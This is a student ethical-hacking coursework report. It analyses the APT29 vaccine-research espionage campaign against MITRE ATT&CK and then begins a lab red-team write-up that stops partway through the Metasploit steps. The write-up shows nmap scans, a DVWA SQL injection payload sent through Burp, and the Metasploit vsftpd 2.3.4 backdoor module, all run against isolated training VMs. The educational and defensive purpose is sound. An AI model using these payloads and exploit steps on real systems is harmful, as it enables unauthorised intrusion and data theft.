

Name: Md Riad Hossain

Student ID: 2434324

Module: ACCA7033 Ethical Hacking

Programme: MSc in Cybersecurity and Digital Forensics

Date of Submission: 17/12/2025

Table of Contents

Task 1 - Strategic Threat Analysis

1. Introduction	4
2. Strategic Threat Analysis: Advanced Cyber Espionage in the Pharmaceutical Sector.....	5
2.1. Context and Case Selection Rationale	5
2.2. Organizational and Threat Landscape Overview	6
2.3. High-Level Attack Lifecycle Overview	6
2.4. Detailed Attack Progression and Timeline	7
2.5. MITRE ATT&CK Enterprise Mapping and TTP Analysis	8
2.5.1 Initial Access and Execution Techniques	
2.5.2 Persistence, Privilege Escalation, and Lateral Movement	
2.5.3 Command and Control and Data Exfiltration	
2.6. Root Cause Analysis	9
2.6.1 Technical Control Failures	
2.6.2 Human and Organizational Factors	
2.6.3 Architectural and Visibility Weaknesses	
2.7. Strategic Security Recommendations	10
2.7.1 Preventive Controls and Architectural Improvements	
2.7.2 Detection, Monitoring, and Threat Hunting Enhancements	
2.7.3 Strategic Alignment with Threat-Informed Defense	
2.8. Conclusion	10

Task 2: Red Team Attack on CPC

3.1 Rules of Engagement (RoE)	11
3.2 MITRE ATT&CK Mapping	12
3.3 Attack Narrative	12
3.3.1 Lab Topology and Network Setup	
3.3.2 Web Facing Portal	
3.3.3 Metasploitable vsftpd Service	
3.3.4 Windows 7 Workstation Remote Access	
3.3.5 Windows Server Enumeration	
3.4 Detection Gap Analysis	23
3.5 Strategic Recommendations	23
3.5.1 Web Application and Perimeter	

3.5.2 Server and Service Hardening	
3.5.3 Monitoring and Detection	
3.6 Cost Benefit Analysis	25
3.7 Conclusion	26
References	27

List of Figures and Tables

Figure 1 – Lab topology with all CPC VMs running

Figure 1 – Lab topology with all CPC VMs running

Figure 2 – Nmap scan of OWASP/DVWA web server (10.10.10.104)

Figure 3 – DVWA SQL Injection page, normal single-user result

Figure 4 – DVWA SQL Injection exploited via Burp, multiple users shown

Figure 5 – Nmap FTP scan showing vsftpd 2.3.4 on 10.10.10.105

Figure 6 – Metasploit vsftpd_234_backdoor exploit, root shell gained

Figure 7 – Nmap scan confirming RDP port 3389 on Win7 workstation

Figure 8 – RDP login to Windows 7 as workstation_user1

Figure 9 – Nmap scan of Windows Server 2012 R2 SMB/RPC ports

Figure 10 – enum4linux basic NetBIOS and share discovery on server

Figure 11 – enum4linux access-denied messages for sensitive AD queries

Figure 12 – rpcclient enumeration of domain users and RIDs

List of Acronyms

TTPs – tactics, techniques, and procedures –

R&D – Research and development

RoE – Rules of Engagement

WAF – Web Application Firewall

Task 1 - Strategic Threat Analysis

1. Introduction

The pharmaceutical sector has become an increasingly attractive target for sophisticated cyber adversaries [1]. Once primarily concerned with protecting patient records and maintaining regulatory compliance, pharmaceutical and biomedical research organizations are now required to defend intellectual property that carries significant economic, strategic, and geopolitical value. Advances in biotechnology, drug discovery, and clinical research have elevated these organizations into the category of critical research infrastructure, making them prime targets for both financially motivated attackers and state-sponsored cyber espionage groups [2][3].

Recent years have demonstrated that cyber-attacks against pharmaceutical organizations are no longer isolated technical incidents, but complex, multi-stage campaigns designed to achieve longterm strategic objectives [1][2]. Ransomware attacks on hospitals, intellectual property theft from vaccine research laboratories, and persistent intrusions into research networks highlight the evolving threat landscape facing the healthcare and life sciences sector. These incidents underscore a critical shift from opportunistic cybercrime toward carefully planned Advanced Persistent Threat (APT) operations that prioritize stealth, persistence, and intelligence collection [3][5].

This task presents a strategic threat analysis of a real-world, sophisticated cyber-attack targeting pharmaceutical research organizations. Using an intelligence-driven approach, the analysis examines how the adversary conducted reconnaissance, gained initial access, moved laterally within the victim environment, and ultimately exfiltrated sensitive research data. The attack is systematically mapped to the MITRE ATT&CK Enterprise Framework to illustrate the tactics, techniques, and procedures (TTPs) employed across the attack lifecycle [4].

Beyond technical reconstruction, this analysis seeks to identify the underlying root causes that enabled the breach, including weaknesses in security controls, architectural design, and human factors [3][5][7]. Finally, the report synthesizes strategic recommendations focused on prevention, detection, and monitoring, aimed at strengthening organizational resilience against similar advanced threats in the future. By combining technical insight with strategic evaluation, this task highlights the importance of threat-informed defense within the pharmaceutical sector [7].

2. Strategic Threat Analysis: Advanced Cyber Espionage in the Pharmaceutical Sector

2.1 Context and Case Selection Rationale

Over the past decade, the pharmaceutical sector has undergone a fundamental shift in its threat profile. Traditionally viewed as a commercial industry primarily exposed to intellectual property theft and regulatory risk, it has increasingly become a strategic target for nation-state cyber operations. This shift was particularly visible during the COVID-19 pandemic, when vaccine

research, clinical trial data, and supply-chain intelligence became assets of geopolitical significance rather than purely economic value [1][2].

This strategic threat analysis focuses on the APT29 (Cozy Bear) cyber-espionage campaign targeting COVID-19 vaccine research organizations in 2020 [3]. The case was publicly attributed by the UK National Cyber Security Centre (NCSC), the US Cybersecurity and Infrastructure Security Agency (CISA), and allied intelligence partners [1][2]. Unlike financially motivated ransomware incidents, this campaign prioritized long-term covert access and data exfiltration, making it a representative example of a sophisticated Advanced Persistent Threat (APT) targeting pharmaceutical research environments [3].

This case has been selected for three key reasons. First, it directly targets pharmaceutical and biomedical research organizations, aligning precisely with the assignment scope. Second, the campaign is well-documented across multiple authoritative sources, enabling reliable analysis without speculation. Third, the attack demonstrates how common enterprise weaknesses, when exploited patiently and strategically, can result in high-impact breaches even in technically mature organizations [3][5][7].

2.2 Organizational and Threat Landscape Overview

Pharmaceutical research organizations operate within a uniquely complex digital environment. Research and development (R&D) networks typically combine legacy laboratory systems, modern cloud-based collaboration platforms, high-performance computing resources, and external research partnerships [3][5]. This complexity often results in heterogeneous security postures, where advanced protections coexist with poorly monitored legacy components.

From an adversary perspective, this environment is highly attractive. Nation-state actors such as APT29 are not constrained by short-term financial gain; instead, they pursue strategic intelligence objectives. In the context of COVID-19, access to vaccine research data provided potential advantages in domestic development timelines, negotiation leverage, and global influence [1][2].


APT29 is widely characterized as a stealth-focused espionage group. Unlike more destructive actors, it avoids noisy exploits and ransomware-style disruption. Instead, it favors credential-based access, legitimate administrative tools, and encrypted command-and-control channels. This operational style is particularly effective against organizations whose detection capabilities are optimized for malware rather than behavioral anomalies.

The convergence of high-value research data, distributed research teams, and pandemic-driven operational pressure created an environment in which subtle compromises could persist undetected for extended periods [1][2][3].

2.3 High-Level Attack Lifecycle Overview

At a high level, the APT29 campaign followed a classic but carefully executed intrusion lifecycle, adapted to minimize detection risk at every stage. Rather than relying on a single exploit or vulnerability, the attackers chained together multiple low-risk techniques to maintain long-term access [3][5].

High Level Attack Lifecycle Overview



The lifecycle can be summarized as follows:

1. **Reconnaissance** – The adversary gathered publicly available information about vaccine research organizations, including employee roles, research partnerships, and technology stacks [3].
2. **Initial Access** – Carefully crafted spear-phishing emails impersonating trusted health authorities were used to harvest credentials [1].

3. **Execution and Foothold Establishment** – PowerShell-based payloads were executed in memory to avoid traditional antivirus detection [5].
4. **Persistence** – Scheduled tasks and credential reuse ensured continued access across reboots and password changes [3][5].
5. **Lateral Movement** – The attackers moved from user endpoints into research servers using legitimate administrative protocols [3][7].
6. **Command and Control** – Encrypted HTTPS traffic was used to blend malicious communications with normal web traffic [3][5][7].
7. **Exfiltration** – Research data was exfiltrated gradually to avoid triggering data-loss prevention thresholds [2].

This lifecycle illustrates a defining feature of advanced cyber-espionage: no single stage appears overtly malicious in isolation, yet the combined effect results in significant strategic compromise.

2.4 Detailed Attack Progression and Timeline

The campaign began with a prolonged reconnaissance phase. Rather than scanning networks aggressively, APT29 relied heavily on open-source intelligence (OSINT). Public research papers, conference presentations, LinkedIn profiles, and organizational websites were mined to identify key researchers and administrators involved in vaccine development [1][2][3]. This information enabled the creation of highly credible phishing lures, tailored to the recipients' professional context [1][2].

Initial access was achieved through spear-phishing emails that masqueraded as legitimate communications from public health organizations [1][2]. These messages frequently referred to COVID-19 guidance, policy updates, or collaborative research initiatives, exploiting the heightened urgency and trust associated with pandemic response efforts. Once credentials were harvested, the attackers authenticated directly to enterprise services, avoiding the need for exploitbased intrusion [3][5].

After gaining access, the attackers executed PowerShell scripts directly in memory. This approach significantly reduced the forensic footprint of the attack, as no malicious binaries were written to disk. The scripts were often obfuscated or encoded, further complicating detection efforts [5][7].

Persistence was established using scheduled tasks and credential reuse. In several cases, compromised accounts had broader access than strictly necessary, enabling attackers to maintain control even if individual credentials were reset. Over time, the attackers enumerated internal

systems, identifying research databases, file shares, and collaboration platforms containing sensitive data [3].

Lateral movement was conducted using standard administrative protocols such as SMB and Windows Management Instrumentation (WMI). Because these tools are widely used by system administrators, their abuse blended seamlessly into normal network activity. Finally, data was exhibited in small volumes over encrypted HTTPS connections, making it difficult to distinguish from legitimate outbound traffic.

2.5 MITRE ATT&CK® Enterprise Mapping and TTP Analysis

Mapping the campaign to the MITRE ATT&CK® Enterprise framework provides a structured view of the adversary's tactics, techniques, and procedures (TTPs) across the attack lifecycle [4].

2.5.1 Initial Access and Execution Techniques

Initial access was achieved primarily through Spear phishing Attachment (T1566.001) and Valid Accounts (T1078). Rather than exploiting software vulnerabilities, the attackers exploited human trust and organizational reliance on email communication [1][2][5].

Execution relied heavily on PowerShell (T1059.001) [3]. By executing scripts in memory, the attackers avoided many traditional endpoint security controls. This technique exemplifies a broader trend among APT actors: the preference for living-off-the-land approaches that repurpose legitimate system tools [7].

2.5.2 Persistence, Privilege Escalation, and Lateral Movement

Persistence mechanisms included Scheduled Task/Job (T1053.005), which allowed the attackers to re-establish access after system reboots. Privilege escalation was achieved through a combination of credential harvesting (OS Credential Dumping - T1003) and exploitation of misconfigured access controls [5].

Lateral movement was conducted using Remote Services (T1021), particularly SMB and WMI. These techniques enabled the attackers to traverse the network quietly, moving from user endpoints into high-value research systems without deploying additional malware [7].

2.5.3 Command and Control and Data Exfiltration

Command and control communications relied on Web Protocols (T1071.001) over HTTPS [3][4][7]. By encrypting traffic and using common ports, the attackers ensured that malicious communications were indistinguishable from legitimate web browsing.

Data exfiltration occurred via Exfiltration Over C2 Channel (T1041) [4]. The attackers deliberately limited the volume and frequency of data transfers, prioritizing stealth over speed. This approach reflects a mature understanding of enterprise monitoring thresholds and incident response triggers.

2.6 Root Cause Analysis

The success of the campaign was not the result of a single security failure but rather the **accumulation of multiple systemic weaknesses**.

2.6.1 Technical Control Failures

While endpoint protection platforms were deployed, they were largely configured to detect known malware rather than suspicious use of legitimate tools [5]. As a result, PowerShell abuse and scheduled task creation generated little or no alerting.

Email security controls were similarly insufficient against highly targeted spear-phishing, particularly when messages contained no malicious attachments or links.

2.6.2 Human and Organizational Factors

Researchers and administrative staff were operating under intense pressure during the pandemic. This environment reduced the effectiveness of generic security awareness training and increased susceptibility to contextually relevant phishing messages.

Additionally, excessive account privileges amplified the impact of credential compromise. Once an account was breached, attackers often gained access to systems beyond the user's immediate role [5][7].

2.6.3 Architectural and Visibility Weaknesses

Flat internal network architectures enabled lateral movement with minimal resistance. Segmentation between research systems, administrative networks, and user endpoints was often insufficient to contain a compromise.

Furthermore, limited visibility into encrypted outbound traffic reduced the organization's ability to detect covert command-and-control or exfiltration activity [7].

2.7 Strategic Security Recommendations

2.7.1 Preventive Controls and Architectural Improvements

Pharmaceutical organizations should prioritize phishing-resistant multi-factor authentication for all research and administrative accounts. This single control would significantly reduce the effectiveness of credential-based attacks.

Network segmentation should be enhanced to isolate research environments and restrict administrative protocols to dedicated jump hosts.

2.7.2 Detection, Monitoring, and Threat Hunting Enhancements

Endpoint detection platforms must be tuned to detect behavioral abuse of native tools, particularly PowerShell and scheduled task creation. Similarly, security teams should develop detection logic aligned with MITRE ATT&CK techniques rather than relying solely on malware signatures.

Outbound traffic monitoring should incorporate anomaly detection for encrypted channels, focusing on beaconing patterns and unusual data transfer behavior.

2.7.3 Strategic Alignment with Threat-Informed Defense

Finally, pharmaceutical organizations should adopt a threat-informed defense model, integrating threat intelligence, red-team exercises, and continuous threat hunting into routine operations. Given their strategic importance, these organizations must assume they are persistent targets and design their security posture accordingly.

2.8. Conclusion

The APT29 vaccine research espionage campaign illustrates the evolving nature of cyber threats facing pharmaceutical organizations. By mapping the attack lifecycle, analyzing root causes, and aligning defensive strategies with adversary behavior, this strategic threat analysis highlights the need for defense-in-depth, zero-trust principles, and continuous monitoring. As pharmaceutical research continues to shape global health and geopolitics, securing it must be treated as a strategic priority rather than a purely technical challenge.

Task 2: Red Team Attack on CPC

3.1 Rules of Engagement (RoE)

- **Scope**
- Attacker: Kali Linux VM (10.10.10.101).

- Targets (lab only):
- Public Web VM with DVWA: 10.10.10.104.
- Development server (Metasploit): 10.10.10.105.
- Workstation: 10.10.10.102.
- Windows Server 2012 R2 domain controller: 10.10.10.103.

□ **Authorisation and limitations**

- Activity restricted to the above VMs on the private VirtualBox network.
- No denial-of-service, password spraying, or destructive actions.
- No long-term persistence, backdoors, or malware installation.
- Only dummy data created for the lab can be viewed or collected.

□ **Allowed techniques**

- Network discovery (e.g., ping, nmap).
- Web application testing of DVWA with browser and Burp Suite.
- Service enumeration and exploitation using Metasploit.
- Remote Desktop testing of the Windows 7 workstation using a dedicated test account.
- SMB and AD enumeration of the Windows Server using enum4linux, smbclient, and rpcclient with lab credentials.

□ **Safety and reset**

- All VMs can be reverted using snapshots if any service becomes unstable.
- Findings are for training only and must not be reused against real production systems.

3.2 MITRE ATT&CK Mapping

Phase	Lab Activity	Target	Tool / Technique	MITRE ID	Short Description
Recon	Discover live hosts and open ports on 10.10.10.0/24	All	nmap -sV -O	T1595.001	Active scanning of IP blocks for live services.
Initial access	Exploit SQL injection in DVWA user lookup	10.10.10.104	Burp Repeater, SQLi payload (id=1' OR '1'=1)	T1190	Exploiting a public web app vulnerability to pull data.
Initial access	Identify vsftpd 2.3.4 on dev server	10.10.10.105	Nmap service scan	T1595.002	Version scanning to find vulnerable services.
Execution	Exploit vsftpd 2.3.4 backdoor	10.10.10.105	Metasploit exploit/unix/ftp/vsftpd_234_backdoor	T1190	Abuse of a backdoored daemon to obtain a shell.
Lateral movement	Remote Desktop with valid lab account	10.10.10.102	RDP to workstation_user1	T1021.001, T1078	Remote Desktop using a valid user credential.
Discovery	Enumerate SMB/NetBIOS and AD-style info	10.10.10.103	Nmap 135/139/445, enum4linux, rpcclient	T1087.002, T1069.002, T1135	Discovery of domain users, groups and shares over SMB/RPC.

3.3 Attack Narrative

3.3.1 Lab Topology and Network Setup

- All VMs were placed on an isolated 10.10.10.0/24 network.
- IPs were confirmed with ifconfig/ipconfig, and connectivity tested using ping between Kali and each host.




Figure 1 – Lab topology with all CPC VMs running

All hosts were reachable from the attacker VM. No host-based firewall or network ACL blocked ICMP or basic TCP connectivity, which makes early discovery trivial.

3.3.2 Web Facing Portal

Reconnaissance of the web server

- `nmap -sV -O 10.10.10.104` identified open ports including 22/tcp (SSH), 80/tcp (HTTP) and several additional application ports.
- Port 80 served the OWASP BWA stack including DVWA, a deliberately insecure PHP/MySQL web app used for training.




Figure 2 – Nmap scan of OWASP/DVWA web server

The web stack exposed multiple services on a single host, increasing attack surface. DVWA was reachable directly over HTTP with no TLS.

DVWA SQL Injection via Burp Suite

1. Apache and MySQL were started inside OWASP BWA so that DVWA was reachable at <http://10.10.10.104/dvwa/>.
2. In the browser, the DVWA “SQL Injection” page was opened and a normal request submitted with `id=1`, returning the single admin record.
3. The browser was configured to use Burp Suite as an HTTP proxy. The same request was intercepted and sent to Burp Repeater.
4. In Repeater, the `id` parameter was modified to a tautology: `id=1' OR '1'='1&Submit=Submit`
5. The response showed multiple user records instead of one.

The application is vulnerable to classic SQL injection: a single parameter tamper returns all rows in the users table. Input is concatenated directly into SQL without proper parameterisation or server-side validation.




Figure 3 – DVWA SQL Injection page, normal single-user result




Figure 4 – DVWA SQL Injection exploited via Burp, multiple users shown

3.3.3 Metasploitable vsftpd Service Service

fingerprinting

- A targeted FTP scan was run
- `nmap -sV -p 21 10.10.10.105`
- The scan reported vsftpd 2.3.4 on port 21/tcp
- This version is known to have a malicious backdoor in some distributed copies (CVE-20112523).

The development server exposes an outdated FTP daemon associated with a published backdoor, which is a high-risk service in any real environment.




Figure 5 – Nmap FTP scan showing vsftpd 2.3.4 on 10.10.10.105

Exploiting the vsftpd Backdoor with Metasploit

1. Metasploit was started on Kali (msfconsole).
2. The vulnerability module was located via:
3. search vsftpd 2.3.4
